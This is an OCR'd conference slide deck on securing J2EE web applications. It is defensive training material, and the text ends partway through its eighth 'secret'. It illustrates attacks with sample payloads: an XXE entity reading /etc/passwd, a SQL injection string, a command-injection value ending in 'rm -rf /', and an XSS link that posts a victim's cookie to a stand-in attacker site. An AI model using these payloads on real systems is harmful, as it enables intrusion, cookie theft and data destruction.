You Are Hacked☹

Ten Secrets to Securing Your Java™ 2 Platform, Enterprise Edition (J2EE™) Web Applications

Karthik Shyamsunder, Sr. Engineer

Selvamohan Neethiraj, J2EE Architect

Joel Nylund, Director

Speaker Qualifications

- Karthik Shyamsunder
  - Senior Engineer, VeriSign, Inc.
  - Adjunct Faculty at Johns Hopkins University
- Selvamohan Neethiraj
  - J2EE Architect/Consultant
  - Founder of Info*Tekies*, Inc.
- Joel Nylund
  - Director of Infrastructure and Architecture, VeriSign, Inc.

Overall Presentation Goal

What Will you Gain?


1. Identify the various threats to your J2EE™ Web applications
2. Learn what you can do to protect your Web application from these threats.


Agenda

- The Internet Threat Model
- Various Threats and The Ten Secrets
- Software Development Process/Policy
- Summary
- Q&A

The Problem is Real

- Cyber crimes and incidents are on the rise
  - 3 out of 4 business web sites are vulnerable to attack (Gartner)
  - 75% of the hacks occur at the application level (Gartner)






Source: www.cert.org/stats

Agenda

- The Internet Threat Model
- The Threats and the Ten Secrets
- Software Development Process/Policy
- Summary
- Q&A

Profiling



- Carefully inspects response from the server
  - HTML/JavaScript™ Code
  - Comments
  - Form fields, hidden fields
  - Links and URLS
  - HTTP Response such as Cookies
- Builds a footprint of the web application
  - Application Architecture/Design details
  - Directory structure
  - Secure and insecure pages
  - Server Identification

Profiling

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Fri, 16 Apr 2004 02:56:48 GMT
Content-type: text/html;charset=ISO-8859-1
Set-cookie: custid=17;expires=Fri, 16-Apr-2005 03:26:48
   GMT
Connection: close
<html><head>
 <!-- Generated by ASEAST19 -->
  <meta name="Generated By" content="HTMLGenius 2.0">
 <link rel="stylesheet" href="/css/default.css" />
  <!--  Author: Joe Smith, Version: 2.1,
        Email: jsmith@devit1.companyname.com -->
  </head>
<body>
    ...
     <!-- Retrieve accounts from MySQL account table -->
    ...
     <!-- Don't forget to fix the CSS bug here -->
    ...
  </body>
</html>
```

1. Server: Netscape-Enterprise/6.0
2. Set-cookie: custid=17;expires=Fri, 16-Apr-2005 03:26:48 GMT
3. <!-- Generated by ASEAST19 -->
4. <!-- Retrieve accounts from MySQL account table -->

Secret # 1 Do Not Give Out Unnecessary Information


- Remove comments from HTML/JavaScript programs
  - Revision history, Author, Email Address, Code details, Old code
  - Use HTML comment stripping Tool
  - Use a Servlet Filter to strip off all comments
- Use Internal JSP™ specification-based page Style comments


```
<%-- JSP style comment --%>
```

- Disable Backdoors/Debug options in production
- Disable the HTTP Server Identifier Response header

Exploit Improper Error Handling

- "Murphys law"
- Hacker forces application to crash or throw exceptions
  - Pass invalid data
  - Access a non existent resource
  - Access unauthorized data
- Exposes internal details
  - Package/Class information
  - 3rd party libraries used
  - Resource information
  - Information about your application server





Secret # 2 Fail Safely

- Expect the unexpected
- Handle all Checked and Unchecked exceptions
- Handle exceptions declaratively in **`web.xml`**

```
<error-page>
    <exception-type>FQEN</exception-type>
    <location>path/to/resource</location>
 <error-page>
```

- Handle HTTP errors in **`web.xml`**

```
<error-page>
    <error-code>HTTPErrorCodeNumber</error-code>
    <location>path/to/resource</location>
 <error-page>
```

Malicious Input data

- Hacker passes malicious input data to the application
  - GET Request Data
  - POST Data
  - HTTP Request headers
- Negative Outcomes
  - Access restricted Resources
  - Crash the web application
  - Reveal implementation Details
  - Create Garbage Data
  - Execute Malicious Script
- Classic Attacks Types
  - Parameter Tampering
  - Hidden Manipulation
  - Buffer Overflow
  - Extraneous Parameters
  - XML Entity Reference Attack

Malicious Input data

- Parameter Tampering
  - Replaces GET/POST parameter values

```
http://www.hacmebank.com/view?account=62165
http://www.hacmebank.com/view?account=36263
```

- Hidden manipulation
  - Changes values of hidden fields

```
<input type="hidden" name="price" value="99.95">
<input type="hidden" name="price" value="1.00">
```

- Buffer Overflow
  - Passes more data into a fixed length buffer
  - Vulnerable in web apps that use Java™ Native Interface (JNI)

Malicious Input data

- Extraneous Parameters

```
//Model 1 - update_acct.jsp
<jsp:setProperty bean="acctBean" property="*"/>
...
```

```
http://www.hacmebank.com/update_acct.jsp?balance=1000000
```

- XML Entity Reference Attack
  - Passes malicious URIs as external entities

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE order [
<!ENTITY orderInfo SYSTEM "file:///etc/passwd"> ]>
<order>
  <id>1</id>
  <numberOfItems>1</numberOfItems>
  <comments>&orderInfo;</comments>
</order>
```

Secret # 3 Practice Input Validation

- Accept Known valid data
  - Identify all Input data (GET/POST, Cookies, HTTP headers)
  - Validate all input data to the application
  - Validate for correctness, format, length, range, context
- Do not assume that the data that you pass to the client will return unaltered
- Do not rely upon client-side validation alone
  - In B2C, don’t rely upon client side validation (Java/VBScript)
  - In B2B, don’t trust data from partners unless contractually negotiated
- Automate input Validation
  - Use Servlet/Filters to write general validation/filtering logic
  - Use frameworks such as Struts

Secret # 3 Practice Input Validation

```
public class ValidationFilter implements javax.servlet.Filter {
 public doFilter(ServletRequest req, ServletResponse res,
                          FilterChain fc) {
    if (hasInvalidData((HTTPServletRequest)req)) {
       // Redirect to appropriate error page
    }
    fc.doFilter(req, res);
  }

  private boolean hasInvalidData(HTTPServletRequest req) {
    boolean rc = false;
    Enumeration enum = req.getParameterNames();
    while (enum.hasMoreElements()) {
      String name = (String)enum.nextElement();
      String values[] = req.getParameterValues(name);
      // Perform data validation
    }
    return rc;
  }
  ...
}
```

```
<filter>
  <filter-name>ValidationFilter</filter-name>
  <filter-class>myPackage.ValFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>ValidationFilter</filter-name>
  <filter-url>/*</filter-url>
</filter-mapping>
```

Secret # 3 Practice Input Validation

- Implement a customized XML Entity Resolver

```
public class MyResolver implements EntityResolver {
 public InputSource resolveEntity
          (String pubId, String systemId){
   if ( pubId.equals(…) ) {… //handles known entities
    } else {
        return new InputSource(); //Ignores unknown
    }
 }
}
```

```
// In SAX
saxParser.setEntityResolver(new MyResolver());
```

```
// In DOM
docBuilder.setEntityResolver(new MyResolver());
```

Code Injection

- Hacker passes **code** as data to the application
- Negative outcomes
  - Session Hijacking
  - Cookie Theft
  - Access restricted Resources
  - Loss of Data
  - Site Defacement
- Attack Types
  - SQL Code Injection
  - Stealth Commanding
  - Cross Site Scripting
    - HTML Code Injection
    - JavaScript Code Injection

Code Injection

- SQL Code Injection
  - Occurs when direct translation of user input into dynamic SQL

```
String usr = reg.getParameter(“userName”);
String passwd = reg.getParameter(“password”);
String sql = “SELECT * FROM USERS WHERE username =
   '” + usr + “' AND password = '” + pwd + “'”;
```

  - Consider username: `' OR 1=1--` password: `foobar1`

```
SELECT * FROM USERS WHERE
    username = '' OR 1=1-- AND password= 'foobar1'
```

- Stealth Commanding
  - Occurs when direct translation of user input into OS command

```
String cmdName = req.getParameter(“cmdName”);
Runtime.getRunTime().exec(“man ” + cmdName)
```

  - Consider cmdName: `ls ; rm –rf /`

```
man ls;rm –rf /
```

Code Injection


- Cross Site Scripting (CSS or XSS)
  - Accomplished by HTML or JavaScript Code Injection


`http://www.hackmebank.com/welcome.jsp?name=john`

```
...
<h1>Hello <%= request.getParameter("name") %></h1>
...
```

http://www.hackmebank.com/welcome.jsp?name=CSS%20Vulnerable

http://www.hackmebank.com/welcome.jsp
?name=<script>alert("You%20are%20a%20Donkey");</script>






```
<a href=
http://www.hackmebank.com/welcome.jsp?name=
<FORM action=http://www.badguysite.com/senddata.cgi
method=post id="stealForm">
<INPUT name="cookie" type="hidden">
</FORM>
<SCRIPT>
stealForm.cookie.value=document.cookie;
stealForm.submit();
```

Secret # 4 Practice Output Encoding

- Use Prepared Statements to prevent SQL injection

```
PreparedStatement ps =
  conn.prepareStatement("SELECT * FROM USERS
  where username=? AND password=?"  );
ps.setString(1,
  request.getParameter("username"));
ps.setString(2,
  request.getParameter("password"));
ps.executeQuery();
```

- Escape shell metacharacters to prevent Stealth commanding
  - Note that every shell has its own set of metacharacters

```
" $ & ' ( ) * ; < > ? [ \ ] ` { } | ~ space cr lf
```

Secret # 4 Practice Output Encoding

- Practice HTML encoding when sending output to browser to avoid XSS

```
public static String htmlEncode(String value) {
   StringBuffer result = new StringBuffer();
   for (int i = 0; i < value.length(); i++) {
       switch (content[i]) {
            case '<':  result.append("&lt;");  break;
            case '>':  result.append("&gt;"); break;
            case '&':  result.append("&amp;"); break;
            case '"':  result.append("&quot;"); break;
            case '\'': result.append("&#39;"); break;

       ...
            default:   result.append(content[i]);

       }
   }
   return (result.toString());
}
```

```
out.println (ServletUtils.htmlEncode(data));
```

- Practice JavaScript language encoding to neutralize JavaScript language XSS

Steal and Manipulate Transient Data

- Many security compromises are because applications store and transmit data in plain text
- Hackers exploit following weakness in a web app
  - Failure to encrypt critical data
  - Attempting to invent new encryption algorithm
  - Poor choice of algorithm
  - Poor source of randomness
  - Insecure storage of keys and certificates
- Negative Outcomes
  - Loss of Privacy (no confidentiality)
  - Data Loss (no Message Integrity)
  - Identity Theft (no Authentication)
- Attack Types
  - Man in the middle attack
  - Cross Site Scripting

Secret # 5 Use Cryptography to Secure Data

- Encrypt all critical data
  - Passwords, Cookies, Hidden fields
- Do not invent your ov encryption algorithm
- Choose a good cryptography library
  - Choose a library that has exposed to public scrutiny
  - Make sure that there are r open vulnerabilitiess

Secret # 5 Use Cryptography to Secure Data

- Use HTTPS to secure communication
  - Uses Secured Sockets as Transport Layer
  - Encrypts all data comm. between end points
  - Prevents man in the middle attack

```
<user-data-constraint>
  <transport-guarantee>CONFIDENTIAL</transport-guarantee>
</user-data-constraint>
```

```
request.getScheme() // Programmatically to check
                    // communication scheme (HTTP/HTTPS)
```

- Use good source of randomness
  - Use care when generating random ids, names of temporary resources
  - Use **`java.security.SecureRandom`** instead of **`java.lang.Math.random()`**
  - Use proper seeds

Exploit Broken Authentication

- Authentication
  - Act of proving who you say you are
- Negative Outcomes
  - Identity Theft
  - Session Hijacking
  - Loss Of Data
- Attack Types
  - Man in the middle
  - Replay Attack

Secret # 6 Use Proper Authentication Model


- J2EE platform-based Web Authentication Methods
  - HTTP BASIC Authentication
  - HTTP DIGEST Authentication
  - Form Based Authentication
  - Client Certificate Authentication

- Understand the pros/cons of each model

Secret # 6 Use Proper Authentication Model

Authentication Model – HTTP BASIC

```
<login-config>
   <auth-method>BASIC</auth-method>
</login-config>
```




- Password sent is BASE64Encoded; Not Encrypted
- Use SSL to gain confidentiality and data integrity
- No logout mechanism

Secret # 6 Use Proper Authentication Model

Authentication Model – HTTP DIGEST

```
<login-config>
   <auth-method>DIGEST</auth-method>
</login-config>
```




- Password is not sent to Server; Only DIGEST
- Use SSL to gain confidentiality and data integrity
- No logout mechanism

Secret # 6 Use Proper Authentication Model

Authentication Model – FORM Based

```
<login-config>
   <auth-method>FORM</auth-method>
  <form-login-config>
    <form-login-page>login.jsp</form-login-page>
    <form-error-page>error.jsp</form-error-page>
  </form-login-config>
</login-config>
```




- Username/Password sent via POST; Use SSL

Secret # 6 Use Proper Authentication Model

Authentication Model – CLIENT-CERT

```
<login-config>
   <auth-method>CLIENT-CERT</auth-method>
</login-config>
```



1. HTTP Server retrieved client' certificate from SSL
2. HTTP Server transmits certificate information to WAS
3. WAS map's client's certificate to a principal
4. WAS establishes identity of the principal
5. If client is authorized, WAS allows access to the resource **`/secure/showmyaccount.do`**

- Stronger Authentication Model
- Uses digital signature instead of password

Exploit Poor Session Management

- Hackers exploit poor session management implementation to bypass authentication

- Negative Outcomes
  - Identify Theft
  - Accessing restricted Resources

- Attack Types
  - Replay Attack
  - Cookie Poisoning

Secret # 7 Practice Effective Session Management

- Try not to expose Session identifier
  - Use SSL to secure Session Identifier
  - Use Cookie instead of URL rewriting (If Possible)
- Session Identifier should be Random, Unpredictable
- Session Identifier should not have any sensitive information
- Try to create HTTP Session only after authentication
  - Centralize the session creation process
  - Disable session creation from JSP™ specification-based pages
- Understand the difference between `getSession(true)` and `getSession()`

Secret # 7 Practice Effective Session Management

- Invalidate Session when the user logs out

```
if (logoutAction)
   session.invalidate() ;
```

- Reset Session Cookies when the users logs out
  - Browser does not remove your session cookies until you close your Browser Window

```
Cookie resetLangCookie = new Cookie("lang","");
response.addCookie(resetLangCookie);
```

- Define Session timeout in web.xml

```
<session-config>
   <session-timeout>30</session-timeout>
</session-config>
```

Exploiting Broken Access Control

- Access Control a.k.a Authorization
- Implementing Correct Access Control is not trivial
- Negative Outcomes
  - Access Unauthorized Data
  - Illegal Transaction
  - Access to Configuration Files and Source code via URL
  - Admin Access
- Attack Types
  - URL Parameter Tempering
  - URL Path Traversal Attacks
  - Browser Cache/History

Secret # 8 Enforce Proper Authorization

- Proper Authorization Enforcement
  - Define Entry points to Application Functionalities
  - Authorization Enforcement at the entry points

- Authorization Models
  - Declarative
  - Programmatic
  - Combination of Declarative and Programmatic (Preferred)

Secret # 8 Enforce Proper Authorization

- Declarative Approach - web.xml

```
<security-constraint>
  <web-resource-collection>
      …
     <url-pattern>payment/*</url-pattern>
  </web-resource-collection>
  <auth-constraint>
     <role-name>manager</role-name>
  </auth-constraint>
</security-constraint>
```

- Programmatic Approach
  - Use Java Code to identify the user/roles and allow/deny access to the requested functionality

```
if(!request.isUserInRole("manager")) {
    throw new UnAuthorizedException();
}
```

Secret # 8 Enforce Proper Authorization

- Keep resources as non-url accessible
  - Keep configuration files under WEB-INF folder
    - Example: dbConnection.properties
  - Keep include JSP specification files under WEB-INF folder
    - Example: header.jsp (used in mainTemplate.jsp)
- Disable Cache when generating sensitive data

```
// HTTP 1.0 Browser
response.addHeader("Pragma", "no-cache") ;
// HTTP 1.1 Browser
response.addHeader("Cache-Control",  "no-cache");
